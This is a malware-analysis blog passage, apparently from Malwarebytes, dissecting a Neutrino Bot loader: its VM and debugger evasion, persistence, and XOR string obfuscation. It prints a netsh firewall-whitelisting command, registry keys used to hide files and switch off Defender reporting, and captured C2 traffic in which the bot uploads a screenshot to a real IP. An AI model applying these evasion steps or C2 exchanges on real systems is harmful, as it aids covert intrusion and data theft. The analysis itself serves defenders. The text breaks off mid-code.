New Neutrino Bot comes in a protective loader

blog.malwarebytes.com/threat-analysis/2017/02/new-neutrino-bot-comes-in-a-protective-loader/

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



Co-authored by Hasherezade and Jérôme Segura.

In this blog post we will cover a recent version of the multi-purpose Neutrino Bot (AKA Kasidet) which ironically was distributed by an exploit kit of the same name. Earlier in January this year, we had described Neutrino Bot that came via spam so we won't go over those details again, but instead will focus on an interesting loader.

Anti VM detection is complemented by multiple layers hiding the actual core which made extraction of the final payload a bit of challenge.


Distribution method

This sample was collected via a malvertising campaign in the US that leveraged the Neutrino exploit kit. The infection flow starts with a fingerprinting check for virtualization, network traffic capture and antivirus software. If any are found (i.e. not a genuine victim), the infection will not happen. This check is done via heavily obfuscated JavaScript code in the pre-landing pages, rather than within the Flash exploit itself, like it used to in the past.



Once the initial check has passed, the next step is to launch a specially crafted Flash file containing a bunch of exploits for Internet Explorer and the Flash Player (similar to what was described here). The final step is the download and execution of the RC4 encoded payload via wscript.exe to bypass proxies.

The overall infection flow is summarized in the diagram below (click to enlarge):




A script from Maciej Kotowicz was used to extract artifacts from the Flash file.


Analyzed samples

Behavioral analysis

The sample was well protected against being deployed in a controlled environment. When it detects that it is being run in a VM/sandbox it just deletes itself:




If the environment passed the checks, it drops its copy into: *%APPDATA%/Y1ViUVZZXQxx/<random_name>.exe* (during tests we observed the following names: *abgrcnq.exe*, *uu.exe*):




The folder and the sample are hidden.

Persistence is achieved via the Task Scheduler:



The malware adds and modifies several registry keys. It adds some basic settings, including the installation date:




It modifies some keys in order to remain hidden in the system. Hidden/SuperHidden features allows its dropped copy to remain unnoticed by the user. It disables viewing such files by modifying the following registry keys:

```
Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden
Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden
```

It also adds itself into the firewall's whitelist with this command:

```
cmd.exe " /a /c netsh advfirewall firewall add rule name="Y1ViUVZZXQxx" dir=in
action=allow program=[full_executable_path]
```

Similarly, path to the malware is added to Windows Defender's exclusions:



It disables reporting incidents to Microsoft's cloud service (SpyNet):

```
HKLM\SOFTWARE\Microsoft\Windows Defender\SpyNet\SpyNetReporting
```

It modifies settings of terminal services, setting MaxDisconnectionTime and MaxIdleTime to 0. Modified keys:

```
HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\MaxDisconnectionTime
HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\MaxIdleTime
```

If the full installation process went successfully, it finally loads the malicious core, and we can see a traffic typical for the Neutrino Bot. You can see below the beacon "enter" and the response "success", encoded in base64. The response is sent as a comment in the retrieved blank html page, in order to avoid being noticed:

```
POST /3895614570/tasks.php HTTP/1.0
Host: 82.211.30.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: 12

_wv=ZW50ZXI=
HTTP/1.1 404 Not Found
Server: nginx/1.10.2
Date: Wed, 22 Feb 2017 19:34:27 GMT
Content-Type: text/html; charset=utf8
Connection: close
X-Powered-By: PHP/5.3.3

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx</center>
</body>
</html>
<!---c3VjY2Vzcw==--->
```

In the next request the bot sends information about itself, and in response the CnC gives it commands to be executed. Requests and responses are also base64 encoded. Example after decoding:

req:

```
cmd&9bc67713-9390-4bcd-9811-36457b704c9c&TESTMACHINE&Windows%207%20(32-
bit)&0&N%2FA&5.2&22.02.2017&NONE
```

resp:

```
1463020066516169#screenshot#1469100096882000#botkiller#1481642022438251#rate 15#
```

The first command was to take a screenshot, and indeed, soon after we can see the bot sending a screenshot in JPG format:

```
POST /3895614570/tasks.php HTTP/1.0
Host: 82.211.30.40
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b;uid=9bc67713-9390-4bcd-9811-36457b704c9c
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-Type: multipart/form-data; boundary=---------------------------1622763
Content-Length: 82090
Connection: close

-----------------------------1622763
Content-Disposition: form-data;name="fname"

screenshot.jpg
-----------------------------1622763
Content-Disposition: form-data; name="data"; filename="screenshot.jpg"
Content-Type: application/octet-stream

......JFIF.....`.`.....C......
..
......(.....1#%.(:3=<9387@H\N@DWE78PmQW_bghg>Mqypdx\egc...C....../../
cB8Bccccccccccccccccccccccccccccccccccccccccccccccccccc......
.?.."...................................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................................
```

From the sent version number we can conclude, that the version of the bot is 5.2 (similarly to this campaign).

Inside

The first layer is a stub of a crypter, that overwrites the initial PE in memory by the image of the loader. Unpacking it is demonstrated in this video: https://www.youtube.com/watch?v=m_xh33M_CRo.

The second layer is a loader that prevents from running the core bot in a controlled environment (i.e. on VM or under a debugger). This element is probably new (we didn't observe it so far in previous campaigns of Neturino Bot, i.e. the one described here). We found the loader very effective in its protective task. Most of the sandboxes and test VMs used during tests failed to provide any useful results.

The final payload had features typical for Neutrino Bot family.

The loader code shows that it is an integral part of the full Neutrino Bot package – not yet another layer added by an independent crypter. Both, the payload and the loader are written in C++, use similar functions and contain overlapping strings. It will be demonstrated in details later in this article. They both also have very close compilation timestamps: payload: *2017-02-16 17:15:43*, loader: *2017-02-16 17:15:52*.

A patched version of the loader, with environment checks disabled can be viewed here.

Loader

Obfuscation techniques


The code inside contains some level of obfuscation. A few strings are visible:

Address	Disassembly	Text string
002F57AA	PUSH uu.002F909C	UNICODE "ComSpec"
002F57D6	PUSH uu.002F9088	UNICODE " /a /c %s"
002F5921	PUSH uu.002F90C8	UNICODE "wbem"
002F59BC	PUSH uu.002F90AC	UNICODE "Y1ViUVZZXQxx"
002F59C6	PUSH uu.002F90AC	UNICODE "Y1ViUVZZXQxx"
002F5C1B	MOV ESI,uu.002F90D4	UNICODE "*.exe"
002F5E03	PUSH uu.002F90F4	UNICODE "%ls*"
002F5E68	PUSH uu.002F90E4	UNICODE "%ls%ls"
002F5F61	MOV ESI,uu.002F90AC	UNICODE "Y1ViUVZZXQxx"
002F60E2	MOV ESI,uu.002F90AE	UNICODE "1ViUVZZXQxx"
002F65E3	PUSH uu.002F9100	UNICODE "SeTakeOwnershipPrivilege"
002F661E	PUSH uu.002F9100	UNICODE "SeTakeOwnershipPrivilege"
002F67AE	PUSH uu.002F9240	UNICODE "SOFTWARE\\Microsoft\\Windows Defender\\SpyNet"
002F67B3	PUSH uu.002F921C	UNICODE "SpyNetReporting"
002F67BD	PUSH uu.002F91A8	UNICODE "SOFTWARE\\Microsoft\\Microsoft Antimalware\\Exclusions\\Paths"
002F67D1	PUSH uu.002F9138	UNICODE "SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Paths"
002F67E1	RETN	(Initial CPU selection)
002F7135	PUSH uu.002F92A0	UNICODE "%s %s"
002F7146	PUSH uu.002F9298	UNICODE "%s"
002F726C	PUSH uu.002F92C0	ASCII "IsWow64Process"
002F7271	PUSH uu.002F92AC	UNICODE "kernel32"
002F7A9E	PUSH uu.002F9340	UNICODE "Admin"
002F7B8C	PUSH uu.002F9334	UNICODE "PT5M"
002F7C14	PUSH uu.002F9320	UNICODE "Trigger1"
002F7C2A	PUSH uu.002F9304	ASCII 0A,"Cannot put"
002F7C4E	PUSH uu.002F92F8	UNICODE "PT10M"
002F7C73	PUSH uu.002F92D0	UNICODE "2011-01-10T10:10:00"
002F8106	PUSH 0x30000	ASCII "Actx "

- Directory name
- Some functions

- Registry keys related with Windows Security features that are going to be disabled
- Strings used to add a new scheduled task.


However, that is not all. Most of the strings are decrypted at runtime. Here is an example of loading an encrypted string:




First, the obfuscated string is written to the dynamically loaded memory by a dedicated function. Then, it is decrypted using a simple, XOR-based algorithm:

```
def decode(data):
    maxlen = len(data)
    decoded = bytearray()
    for i in range(0, maxlen):
        dec = data[i] ^ 1
        decoded.append(dec)
    return decoded
```


The same string after decryption:



Most of the API calls are also dynamically resolved. Example:



Tracing API calls helps to understand the programs's functionality. For this reason, the authors of this malware file implemented some of the functions without using API calls at all. In the below example you can see the function *GetLastError()* implemented by reading a low-level structure: Thread Envioroment Block (TEB):



Functionality

In order to prevent from being executed more than once, the loader creates a mutex with a name that is hardcoded in the binary: *1ViUVZZXQxx*.

The primary task of the loader is to check the environment, in order to make sure that the execution is not being watched. But, in contrary to most of the malware, the check is not just done once. There is a dedicated thread deployed:

```
01006142  .  PUSH EBX
01006143  .  CALL uu_dump.0100156D      load_function_by_checksum
01006148  .  POP ECX
01006149  .  POP ECX
0100614A  .  PUSH EDI
0100614B  .  PUSH EDI
0100614C  .  PUSH EDI
0100614D  .  PUSH uu_dump.0100142F      deploy_environment_check
01006152  .  PUSH EDI
01006153  .  PUSH EDI
01006154  .  CALL EAX                   kernel32.CreateThread
```

It runs checks in a never ending loop:

```
while ( 1 )
{
  if ( (unsigned __int8)search_blacklisted_process() || (unsigned __int8)search_blacklisted_module() )
    ++v1;
  if ( (unsigned __int8)is_debugger_present() || (unsigned __int8)tick_count_check() )
    ++v1;
  if ( (unsigned __int8)check_blacklisted_dos_device() )
    ++v1;
  if ( v1 )
    break;
